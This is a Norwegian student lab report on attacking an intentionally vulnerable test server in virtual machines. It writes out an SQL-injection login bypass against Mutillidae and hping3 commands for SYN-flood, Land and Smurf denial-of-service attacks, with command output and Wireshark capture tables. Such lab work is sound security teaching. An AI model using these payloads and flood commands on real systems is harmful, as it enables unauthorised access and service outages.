# Øving N21

## Sikkerhetstest mot en testserver

Her ble det satt opp to virtuelle maskiner. En maskin med Kali Linux, som ble brukt for å utføre diverse angrep. Den andre maskinen ble konfigurert med *OWASP-BWA (Broken Web Application)*. Det er en virtuell maskin som inneholder en samling av diverse usikre web-applikasjoner.

### SQL-injection

Benyttet applikasjonen *Mutillidae II*, en usikker web-applikasjon som er koblet opp mot en database. Der er det blant annet mulighet for å registrere bruker, samt logge inn med brukernavn og passord.

Kan skrive inn et apostrof i brukernavn-feltet. Får da opp følgende feilmelding:

```
Query: SELECT * FROM account WHERE username=''' AND password=''
```

Dette kan utnyttes. Ved å skrive ‘ OR 1=1 -- kan vi hente ut informasjon om alle brukere. 1=1 er alltid sant, og -- vil kommentere ut resten av linjen. SQL-setningen blir da slik:

```
SELECT * FROM account WHERE username='' OR 1=1 --' AND password=''
```

For å kartlegge svakheter (deriblant SQL-injection) kan *OWASP-ZAP* brukes. Det er også mulig å bruke *sqlmap*.


# SYN-flood

Her ble *hping3* brukt. Den vil sende pakker til serveren med syn-flagget satt. Dette er altså et syn-flood attack. Flood-flagget er satt. Da vil *hping3* ignorere responsene fra serveren, og sende pakker så raskt den klarer. Følgende kommando ble brukt:

```
root@kali:~# hping3 -S -p 80 192.168.56.101 --flood

HPING 192.168.56.101 (eth0 192.168.56.101): S set, 40 headers + 0 data
bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.101 hping statistic ---
1324231 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Her ble det sendt 1 324 231 pakker. Siden flood-flagget er satt, er det 100% packet loss.



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1296… | 5.596295031 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45363 → 80 [RST] Seq=1 Win=0 Len=0 |
| 1296… | 5.596306866 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45364 → 80 [RST] Seq=1 Win=0 Len=0 |
| 1296… | 5.596316213 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45365 → 80 [RST] Seq=1 Win=0 Len=0 |
| 1296… | 5.596345456 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45366 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596400248 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45367 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596445341 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45368 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596489037 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45369 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596504677 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45370 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596561388 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45371 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596579634 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45372 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596658204 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45373 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596699514 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45374 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596757074 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45375 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596793555 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45376 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596847176 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45377 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596891154 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45378 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596940650 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45379 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.596978165 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45380 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597031060 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45381 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597047111 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45382 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597094081 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45383 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597145346 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45384 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597191827 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45385 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597240343 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45386 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597255012 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45387 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597311885 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45388 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597364177 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45389 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597408911 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45390 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597453655 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45391 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597469849 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45392 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597545544 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45393 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597584509 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45394 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597609118 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45395 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597689098 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45396 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597704422 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45397 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597755106 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45398 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597776097 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45399 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597833442 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45400 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597854306 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45401 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1296… | 5.597942470 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45402 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.597990140 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45403 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598006976 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45404 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598075187 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45405 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598111041 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45406 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598162264 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45407 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598177455 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45408 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598225386 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45409 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598240319 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45410 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598288459 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45411 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598303967 | 192.168.56.102 | 192.168.56.101 | TCP | 54 | 45412 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1297… | 5.598418383 | 192.168.56.101 | 192.168.56.102 | TCP | 60 | 80 → 45366 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 1297… | 5.598418433 | 192.168.56.101 | 192.168.56.102 | TCP | 60 | 80 → 45367 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 1297… | 5.598418469 | 192.168.56.101 | 192.168.56.102 | TCP | 60 | 80 → 45368 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 1297… | 5.598418509 | 192.168.56.101 | 192.168.56.102 | TCP | 60 | 80 → 45369 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 1297… | 5.598418544 | 192.168.56.101 | 192.168.56.102 | TCP | 60 | 80 → 45370 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 1297… | 5.598418579 | 192.168.56.101 | 192.168.56.102 | TCP | 60 | 80 → 45371 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 1297… | 5.598418601 | 192.168.56.101 | 192.168.56.102 | TCP | 60 | 80 → 45372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |
| 1297… | 5.598418637 | 192.168.56.101 | 192.168.56.102 | TCP | 60 | 80 → 45373 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 |

*Fig 1. SYN-flood angrep. SYN-flagget er satt.*


# Land.c

Her ble *hping3* brukt. Angrepet går ut på å sende en SYN-pakke hvor fra-adressen og portnummeret er de samme som til-adressen og til-portnummeret. Følgende kommando ble benyttet:

```
root@kali:~# hping3 -S -p 80 -s 80 -k -a 192.168.56.101 192.168.56.101
--flood

HPING 192.168.56.101 (eth0 192.168.56.101): S set, 40 headers + 0 data
bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.56.101 hping statistic ---
174465 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Merk at til- og fra-adressen er lik. Portene er også like. Dette ser slik ut i Wireshark:



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1599… | 12.862469794 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862489632 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862569815 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862597415 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862616483 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862633065 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862651038 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862668962 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862809694 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862831241 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862897162 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.862980897 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863045728 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863067694 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863103117 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863117008 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863171083 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863184798 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863225591 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863239975 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863285051 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863324698 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863381889 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863397342 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863442934 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863458089 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863500747 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863515394 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863570592 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863626799 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863658157 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863702934 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863732703 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863752923 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863786561 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863824129 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863852625 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863890150 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863929158 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.863958656 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.864010410 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.864025089 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.864060005 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.864096586 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.867740600 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.867801243 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.867865452 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.867882675 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.867919768 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.867934797 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.867984374 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.867999702 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.868051489 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.868072661 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.868121903 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.868142831 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.868200940 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.868223163 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.868302832 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.868324880 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |
| 1599… | 12.868413848 | 192.168.56.101 | 192.168.56.101 | TCP | 54 | [TCP Port numbers reused] 80 → 80 [SYN] Seq=0 Win=512 Len=0 |

*Fig 2. Land.c angrep. Fra- og til-adresse og porter er like.*

## Smurf

Her ble *hping3* brukt. Brukte -1 flagget for å velge modus ICMP (angrepet kalles også for ICMP-flooding). Angrepet går ut på å sende en ping-pakke med falsk avsenderadresse til en broadcastadresse. Dermed vil alle maskiner i det aktuelle nettet sende svar tilbake til den falske avsenderadressen. Dette belaster nettet. Følgende kommando ble brukt:

```
root@kali:~# hping3 -1 -a 192.168.56.101 192.168.1.255 --flood

HPING 192.168.1.255 (lo 192.168.1.255): icmp mode set, 28 headers + 0
data bytes

...
```

Her er fra-adressen spoofet til å være testserveren (192.168.56.101), som sender ICMP-pakker til broadcast adressen (192.168.1.255). VM-et var satt til Host-Only interface for nettverket, så den hadde ikke tilgang til broadcast adressen. Fikk derfor ikke prøvd ut angrepet skikkelig.